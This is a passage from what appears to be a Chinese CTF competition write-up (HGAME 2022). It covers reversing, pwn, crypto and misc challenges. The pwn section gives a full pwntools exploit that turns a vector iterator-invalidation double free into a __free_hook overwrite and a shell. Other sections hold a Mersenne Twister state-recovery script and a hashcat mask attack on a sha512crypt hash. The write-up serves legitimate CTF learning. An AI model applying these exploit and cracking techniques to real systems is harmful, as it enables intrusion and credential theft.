        p.stdin.write(real_flag_arr_s.encode())
        p.stdin.close()
        out = p.stdout.read()
        if len(out)>cur_index:#判断程序打印出的0xFF的个数是否增加，增加则说明当前爆破的位置
上的字符设置的是正确的
            real_flag+=chr(i)
            cur_index+=1
            print(real_flag)
            break

```

Pwn

vector

主要的漏洞点就是 vector 在空间扩张的时候原迭代器会失效，由此可以实现 double free。所以在遍历时，不应该对容器的大小进行变更

exp

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from pwnlib.util.iters import mbruteforce
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]

#sh = process("./vector")
libc = ELF("./libc.so.6")
sh = remote("chuj.top", )

sh.recvuntil(' == ')
hash_code = sh.recvuntil('\n', drop=True).decode().strip()
log.success('hash_code={}'.format(hash_code))

charset = string.printable
proof = mbruteforce(lambda x: hashlib.sha256((x).encode()).hexdigest() ==
hash_code, charset, 4, method='fixed')

sh.sendlineafter('????> ', proof)

def add(idx, size, payload):
    sh.sendlineafter("> ", '1')
    sh.sendlineafter("index?\n> ", str(idx))
    sh.sendlineafter("size?\n> ", str(size))
    sh.sendafter("content?\n", payload)

def show(idx):
    sh.sendlineafter("> ", '3')
    sh.sendlineafter("index?\n> ", str(idx))

def delete(idx):
    sh.sendlineafter("> ", '4')
    sh.sendlineafter("index?\n> ", str(idx))

def copy_note(from_idx, to_idx):
    sh.sendlineafter("> ", '5')
    for i in range(from_idx):
        sh.sendlineafter("[1/0]\n> ", "0")
    sh.sendlineafter("[1/0]\n> ", "1")
    sh.sendlineafter(">", str(to_idx))

for i in range(0, 8):
    add(i, 0x100, 'idx:' + str(i) + '\n')

for i in range(8, 10):
    add(i, 0x70, 'idx:' + str(i) + '\n')

for i in range(1, 8):
    delete(i)
```

```

delete(0)

add(0, 0x50, 'aaaaaaaa')
show(0)
sh.recvuntil('aaaaaaaa')
libc_base = u64(sh.recv(6).ljust(8, '\x00')) - libc.sym["__malloc_hook"] - 0x170
log.success("libc_base: " + hex(libc_base))
system = libc_base + libc.sym["system"]
__free_hook = libc_base + libc.sym["__free_hook"]

for i in range(1, 8):
    add(i, 0x70, 'idx:' + str(i) + '\n')

copy_note(2, 17)

add(10, 0x70, 'idx:10')

for i in range(3, 10):
    delete(i)

delete(2)
delete(10)
delete(17)

for i in range(2, 9):
    add(i, 0x70, '\n')

add(9, 0x70, p64(__free_hook))

add(11, 0x70, 'pass\n')
add(12, 0x70, '/bin/sh\x00\n')
add(13, 0x70, p64(system))

delete(12)

sh.interactive()

```

Crypto

ECC

出题人: cmfj

考 点: ECC的基本运用

这道题其实难度不高，主要是让大家了解一下 ECC 原理，顺便了解一下 sageMath 的使用。

```

# solve.sage
from libnum import n2s
p = ...
a = ...
b = ...
k = ...
E = EllipticCurve(GF(p), [a, b])
c1 = E(..., ...)
c2 = E(..., ...)
m = c1 - k * c2
cipher_left = ...
cipher_right = ...
print(n2s(int(cipher_left//m[0])) + n2s(int(cipher_right//m[1])))

```

PRNG

出题人: cmfj

考 点: [梅森旋转算法 \(Mersenne Twister\)](#)

梅森旋转算法是一种很常用的随机数生成算法，本题使用的是MT19337算法，主要目的是让大家认识到伪随机数和真正随机数才区别，知道算法后攻击脚本可以自己推导，也可以上网找一个。

```
from libnum import n2s
from PRNG import PRNG

class TemperInverser:
    def __inverse_right_shift_xor(self, value, shift):
        i, result = 0, 0
        while i * shift < 32:
            part_mask = ((0xffffffff << (32 - shift)) & 0xffffffff) >> (i * shift)
            part = value & part_mask
            value ^= part >> shift
            result |= part
            i += 1
        return result

    def __inverse_left_shift_xor(self, value, shift, mask):
        i, result = 0, 0
        while i * shift < 32:
            part_mask = (0xffffffff >> (32 - shift)) << (i * shift)
            part = value & part_mask
            value ^= (part << shift) & mask
            result |= part
            i += 1
        return result

    def __call__(self, tempered):
        value = tempered
        value = self.__inverse_right_shift_xor(value, 18)
        value = self.__inverse_left_shift_xor(value, 15, 0xfc60000)
        value = self.__inverse_left_shift_xor(value, 7, 0x9d2c5680)
        value = self.__inverse_right_shift_xor(value, 11)
        return value

class MersenneTwisterCracker:
    def __init__(self, data):
        inverser = TemperInverser()
        self.__mt = PRNG(0)
        self.__mt.load_register(list(map(inverser, data)))

    def __call__(self):
        return self.__mt()

data = ...
cipher = ...
mt = MersenneTwisterCracker(data)
print(b"".join(map(n2s, [part ^ mt() for part in cipher])))
```

Misc

《TOP SECRET》

出题人: Potat0、Actue
分值: 250+150+200+100

以下题解均针对原题而非拆分后的题目。原题和拆分题的解题过程完全一致，区别仅在于拆分题开头直接给出上一步（应该得到）的结果，并在结尾得到一个 flag。

Part 1

考点：流量分析，进制转换

首先，观察流量可以发现流量在不停的对形如 `x.x.x.x.x.x.x.x.localhost` 的地址发送 ping 请求。其中，内容为 `HGAME2022` 的都是混淆项。提取出剩下的地址稍加整理，发现都是同一字母的大小写变化。根据 Hint (利用的时候按照8+1分组)，前8位按照大小写转换成1和0，组成的2进制转成10进制，为流量包顺序。最后的一位不需要进行处理，为信息。按顺序连接字符成字符串。

得到的字符串观察后发现只含有 `[A-Za-z]`，结合 Hint (处理完之后得到的东西是一种不常见的进制转换)，猜测是一种不含数字的52进制转换。转换回10进制后即可得到本部分结果：

```
$6$61dh0bSoluytiis2$vs6caYlhcsx1rmWaPrdDYI55hIg3Ls75PnbJmEBfYOsZRaknhs4cTdmYIbHPWz/  
2dTAdQUEM7IEmOc.GPo5UO.
```

本部分 exp:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from functools import reduce
import pyshark
from Crypto.Util.number import long_to_bytes

cap = pyshark.FileCapture('/path/to/password.pcapng')
raw_url = (packet.dns.qry_name for packet in cap if len(packet) == 114)
useful = (i for i in [".".join(i.split(".")) for i in raw_url] if i[0].lower() == i[1].lower())
organized = ((int("".join(("1" if j.isupper() else "0") for j in i[:8])), 2), i[8])
for i in useful
secret_text = [i[1] for i in sorted(organized, key=lambda x: x[0])]

alphabet = list('ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz')
s = reduce(lambda x, y: int(x * len(alphabet)) + alphabet.index(y), ['0'] + secret_text)
final_str = long_to_bytes(s).decode('ascii')

print(final_str)
```

Part 2

考点：hashcat的使用，自定义掩码

根据上一步得到的内容可发现为 Unix 密码格式，且从开头的 `6` 确定为 sha512 加密，故使用 hashcat 的 1800 模式进行攻击。

仔细查看 README 的内容，发现密码提示中带有 `?1` 和 `?2`，根据 Hint 的提示 (README 中用了错误的专有词汇)，可确定密码提示为掩码，所谓的密钥则为自定义掩码。故构造对应的 hashcat 命令进行攻击。

参考命令如下：

```
.\hashcat.exe -a 3 -m 1800 --force  
'$6$61dh0bS0luytiIS2$vs6caYlhcsx1rmWaPrdBYI55hIg3Ls75PnbJmEBfYOsZRaknhs4cTdmyIbHPwz  
/2dTAdQUEM7IEmOc.GPo5UO.' --custom-charset1 'abcdefghijklmnopqrstuvwxyz' --custom-charset2  
'hijklmtuvwxyz' co?2b?2nd_7?up?dm6Q_?1nd_4br?d9Pc
```

得到结果 `combind_7jp8m6Q_and_4br39Pc`，进而得到压缩包密码 `7jp8m6Q4br39Pc`。

Part 3

从压缩包解压得到图片。

根据上边不规则的色块，怀疑是最近在 QQ 群中较火的 iOS 特供图。具体原理大概是使用特定的色块影响 iOS 系统的压缩算法。

使用非 iOS 系统可得到半张二维码，使用 iOS 系统可得到另外半张二维码，合并扫描即可。



iOS 上的显示效果

摆烂

出题人: Actue

考点：binwalk apng 盲水印 0宽度字符隐写

分值：400

使用binwalk分解文件，发现文件是由一个png和压缩包组成，压缩包有密码。

png为apng 使用两帧差不多的图片组成

使用分帧软件分帧 然后再使用盲水印算法提取水印



获得压缩密码 4C*9wfg976

解压得到4块二维码碎片 拼图即可

扫描得到一段无意义文本 下载后发现存在大量0宽字符 为0宽字符隐写

提取即可

At0m的给你们的(迟到的)情人节礼物

出题人：Actue

考点：NTFS溢写、自定义编码、MSU stego video、隐写

分值·300

因为压缩包文件为rar 怀疑是NTFS隐写 因为只有winrar能保存NTFS流

NSH C:\Users\Potato\Desktop\gift\gift.mp4:hide.txt

[文本] (自动识别编码类型:TMBCSEncoding)
绉嬪惁|漏辨激继濶tom寮€杞~惺
4 up left down up right down up left up down right up left down up right d

< | ----- >

[16进制]

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	E7	A7	8B	E5	90	8D	E5	B1	B1	E8	BD	A6	E7	A5	9E	41A
00000100	74	6F	6D	E5	BC	80	E8	BD	A6	E5	95	A6	0D	0A	34	20	tom.....4
00000200	75	70	20	6C	65	66	74	20	64	6F	77	6E	20	75	70	20	up left down up
00000300	72	69	67	68	74	20	64	6F	77	6E	20	75	70	20	6C	65	right down up le
00000400	66	74	20	75	70	20	64	6F	77	6E	20	72	69	67	68	74	ft up down right
00000500	20	64	6F	77	6E	20	75	70	20	6C	65	66	74	20	64	6F	down up left do
00000600	77	6E	20	75	70	20	72	69	67	68	74	20	64	6F	77	6E	wn up right down
00000700	20	75	70	20	6C	65	66	74	20	75	70	20	64	6F	77	6E	up left up down
00000800	20	72	69	67	68	74	20	64	6F	77	6E	20	75	70	20	6C	right down up l

发现内部有段文字

结合提示 怀疑是使用换档来进行编码

4进制编码 文本中的上下左右为换档时手的移动方向 油门为保持原来数据

解码得到一串字符 6557225

然后观看附赠的atom的web题hint 发现他在最后切到了一个软件MSU_stego_video
使用上边的文本解码 得到flag